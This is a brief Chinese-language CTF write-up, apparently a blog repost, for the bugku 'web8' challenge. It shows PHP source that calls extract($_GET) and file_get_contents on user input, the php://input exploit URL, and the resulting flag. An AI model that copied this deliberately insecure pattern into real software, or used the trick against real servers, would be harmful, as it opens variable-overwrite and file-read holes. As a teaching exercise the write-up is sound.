bugku-web8 writeup


转载

yusec 于 2018-10-02 17:15:14 发布 1086 收藏

题目源码如下：

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

获取flag的关键是`$ac === $f`，可利用`file_get_contents`函数获取`$f`的值，file_get_contents() 函数把整个文件读入一个字符串中，利用php://input进行赋值，http://120.24.86.145:8002/web8/?ac=1&fn=php://input




```php
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

This is flag: flag{3cfb7a90fc0de31}